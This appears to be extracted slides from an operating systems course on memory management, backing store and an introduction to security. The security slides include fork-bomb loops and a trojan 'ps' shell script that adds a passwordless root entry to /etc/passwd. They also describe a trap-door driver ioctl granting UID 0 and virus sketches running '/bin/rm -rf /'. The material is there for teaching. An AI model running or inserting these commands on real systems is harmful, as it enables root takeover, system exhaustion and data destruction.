

# Memory Management Part 5

# Quiz 1

Unix process A has private-mapped a file into its address space. Our system has one-byte pages and the file consists of four pages. The pages are mapped into locations 100 through 103. The initial values of these pages are all zeroes.

- 1) A stores a 1 into location 100
- 2) A forks, creating process B
- 3) A stores a 1 into location 101
- 4) B stores a 2 into location 102
- 5) B forks, creating process C
- 6) A stores 111 into location 100
- 7) B stores 222 into location 103
- 8) C sums the contents of locations 100, 101, and 102, and stores them into location 103

**Answer:**

- a) 0
- b) 3
- c) 4
- d) 113

**What value did C store into 103?**


---

# Fork Bomb!


```
int main() {  
    while (1) {  
        if (fork() == 0)  
            exit(0);  
    }  
    return 0;  
}
```

```
int main() {  
    while (1) {  
        if (fork() > 0)  
            exit(0);  
    }  
    return 0;  
}
```

# Private Mapping (Continued)



# The Backing Store



# Backing Up Pages (1)

- **Read-only mapping of a file (e.g. text)**
  - pages come from the file, but, since they are never modified, they never need to be written back
- **Read-write shared mapping of a file (e.g. via *mmap* system call)**
  - pages come from the file, modified pages are written back to the file

# Backing Up Pages (2)

- Read-write private mapping of a file (e.g. the data section as well as memory mapped private by the *mmap* system call)
  - pages come from the file, but modified pages, associated with shadow objects, must be backed up in swap space
- Anonymous memory (e.g. bss, stack, and shared memory)
  - pages are created as *zero fill on demand*; they must be backed up in swap space

# Swap Space

- **Space management possibilities**
  - **radical-conservative approach: pre-allocation**
    - **backing-store space is allocated when virtual memory is allocated**
    - **page outs always succeed**
    - **might need to have much more backing store than needed**
  - **radical-liberal approach: lazy evaluation**
    - **backing-store space is allocated only when needed**
    - **page outs could fail because of no space**
    - **can get by with minimal backing-store space**



# Space Allocation in Linux

- Total memory = primary + swap space
- System-wide parameter:  
*overcommit\_memory*
  - three possibilities
    - maybe (default)
    - always
    - never
- mmap has MAP\_NORESERVE flag
  - don't worry about over-committing


# Space Allocation in Windows

- **Space reservation**
  - allocation of virtual memory
- **Space commitment**
  - reservation of physical resources
    - paging space + physical memory
- ***MapViewOfFile* (sort of like *mmap*)**
  - no over-commitment
- **Thread creation**
  - creator specifies both reservation and commitment for stack pages

# Space Allocation in Weenix

- **Shadow memory objects**
  - no backing store
  - pages exist in primary memory only
- **Anonymous memory objects**
  - used for virtual memory not mapped to a file
    - BSS, dynamic, stack
  - no backing store
  - pages exist in primary memory only

# Weenix Address Space



# Quiz 2

**A page containing initialized global data is accessed for the first time by the process. It will be cached**

- a) in the file's mobj**
- b) in the file system's mobj**
- c) someplace else**
- d) not at all**

# Quiz 3

**A page containing uninitialized global data is accessed for the first time by the process. It will be cached**

- a) in the file's mobj**
- b) in the file system's mobj**
- c) someplace else**
- d) not at all**

# Quiz 4

**A file is created and one byte is written to it at location  $2^{24}$ . A block from the middle of the file is read in. It will be cached**

- a) in the file's mobj**
- b) in the file system's mobj**
- c) someplace else**
- d) not at all**

# Quiz 5

**A file is created and one byte is written to it at location  $2^{24}$ . The file is mmaped read-write and shared. A thread accesses an integer from a page in the middle of the mapped region. The page will be cached**

- a) in the file's mobj**
- b) in the file system's mobj**
- c) someplace else**
- d) not at all**



# Usage Examples

```
for (j=0; j<jMax; j++) {  
    for (i=0; i<iMax; i++) {  
        sum += A[i][j];  
    }  
}
```

```
for (i=0; i<iMax; i++) {  
    for (j=0; j<jMax; j++) {  
        sum += A[i][j];  
    }  
}
```

# Results

- 48k x 48k matrix
- ji loop  
– 37:00
- ij loop  
– 4:12

# Providing Advice to the Kernel

- **madvise(start, length, advice)**
  - normal
  - sequential
  - random
  - will need
  - don't need
  - and others ...

# Results

- **48k x 48k matrix**
- **ji loop**
  - 37:00 (normal)
  - 29:49 (sequential)
  - 38:01 (random)
- **ij loop**
  - 4:12 (normal)
  - 3:03 (sequential)
  - 4:15 (random)

# Security Part 1

# Concerns

- **Problems with user-level code**
- **Problems with kernel code**

# Code Defensively

- **Make sure your program does only what it's supposed to do**
  - does the “right thing” for all possible sets of arguments
  - doesn't have weird (and unanticipated) interactions with other programs
- **Particularly important if your program has “special privileges”**

# Change Roles

- **It's more fun to play the attacker**
- **You can learn a lot by thinking through the attacker's role**




# Our System Is So Secure ...

- ... we challenge you to break in
  - come to our booth: anyone who breaks into our system gets \$10,000



# The System Didn't Survive ...



# What Happened

- The attacker created, in the current directory, an executable file called *ps* containing:

```
#!/bin/sh
cat >> /etc/passwd <!
bogus::0:0:root:/:/bin/sh
!
exec /bin/ps !*
```

- The path variable in the root account was:  
“./usr/bin:/bin”

# Concerns

- **Authentication**
  - who are you?
- **Access control**
  - what are you allowed to do?
- **Availability**
  - can others keep you out?

# Logging In ...

- **Username/password**
  - who knows the passwords?

# One-Way Functions

- $f(x)$  is easy to compute
- $f^{-1}(x)$  is extremely difficult, if not impossible, to compute
  - Unix password file contains image of each password
    - » `/etc/passwd` contains `twd:y`
    - » `twd` logs in, supplies `x`
    - » if  $f(x) == y$ , then ok
    - » `/etc/passwd` is readable by all

# Dictionary Attack

- For all words in dictionary, compute  $f(\text{word})$
- Find  $\text{word}$  such that  $f(\text{word}) == y$

# Counterattack

- **Salt**
  - for each password, create random “salt” value
  - `/etc/passwd` contains  $(f(\text{append}(\text{word}, \text{salt})), \text{salt})$
  - 12-bit salt values in Unix
  - attacker must do dictionary attack 4096 times, for each salt value
    - » done ...
    - » Feldmeier and Karn produced list of 732,000 most common passwords concatenated with each of 4096 salt values
      - covers ~30% of all passwords



# Counter Counter Attacks


- **Don't allow common access to password images**
  - **/etc/passwd** contains everything but password images and is readable by all
  - **/etc/shadow** contains password images, but is readable only by its owner
- **Use better passwords**
  - **“w7%3nGibwy6”** rather than **“fido”**
- **Use strong cryptography and smart cards**
  - **combined with PINs**
- **Use two-factor authentication**

# Defeating Authentication

- What are the prime factors of

5325138870287932192846843055513588820529482732761  
0407403175727513859436883214523893737052953027480  
7754890798107434809613388354335732832883202827204  
2055572159979867180328891700281777291005819624495  
2509309592137003269247211376423318797402174094174  
3851002617777645320194597739213700326924721137642  
3318797402174094174385100261777764532019459773388  
0145388493887041421512320698181588962921353458454  
9713993496308859388014538849388704142151232069818  
15889629213534584549713993496308859?

# Defeat Authentication, Sneakily ...



# Quiz 6

**Is there a useful defense against the attack in the previous slide?**

- a) no: it's utterly hopeless**
- b) yes, but it depends on users being educated (i.e., just somewhat hopeless)**
- c) yes, it works for even the naïve user**

# Hacking

- **How to ...**
- **Prevention**

# Attacks

- **Trap doors**
- **Trojan horses**
- **Viruses and worms**
- **Exploit bugs**
- **Exploit features**

# Trap Doors

- You supply an SSD driver
- `ioctl(ssd_file_descriptor, 0x5309)`
  - standard command to eject the SSD
- `ioctl(ssd_file_descriptor, 0xe311)`
  - second argument is passed to your driver
  - on receipt, your driver sets UID of current process to zero

# Trap-Door Prevention

- **Make sure everything that goes into kernel is ok**
  - the Linux kernel has over 19,000 source-code files
  - also must worry about all setuid programs
  - Windows probably has more files
- **How?**
  - Windows
    - really careful management
  - Linux
    - thousands of eyes checking things out




# Not Good Enough

- **Paul Karger and Roger Schell**
  - wrote 1974 paper suggesting compiler could add trap doors
- **Ken Thompson was inspired and did it**
  - his C compiler created a trap door in login program
  - C compiler added code to do this whenever it compiled itself
  - “feature” in C-compiler binary
  - self replicates — not in source code!
  - original source code deleted

# Trojan Horses


- **Free software!!!**
  - upgrades your four-core processor to eight-core!!



# Viruses and Worms

- **Virus:** an “infection” of a program that replicates itself
- **Worm:** a standalone program that actively replicates itself

# How to Write a Virus (1)



# How to Write a Virus (2)



**Program**  
(/bin/rm -rf /)

# How to Write a Virus (3)



## Program

```
(date;  
/bin/rm -rf /)
```

# How to Write a Virus (4)



## Program

```
(date;  
  if (day ==  
    Tuesday)  
    /bin/rm -rf /)
```

# How to Write a Virus (5)



## Program

```
(date;  
  if (day ==  
      Tuesday)  
    /bin/rm -rf /;  
  infect  
  others)
```

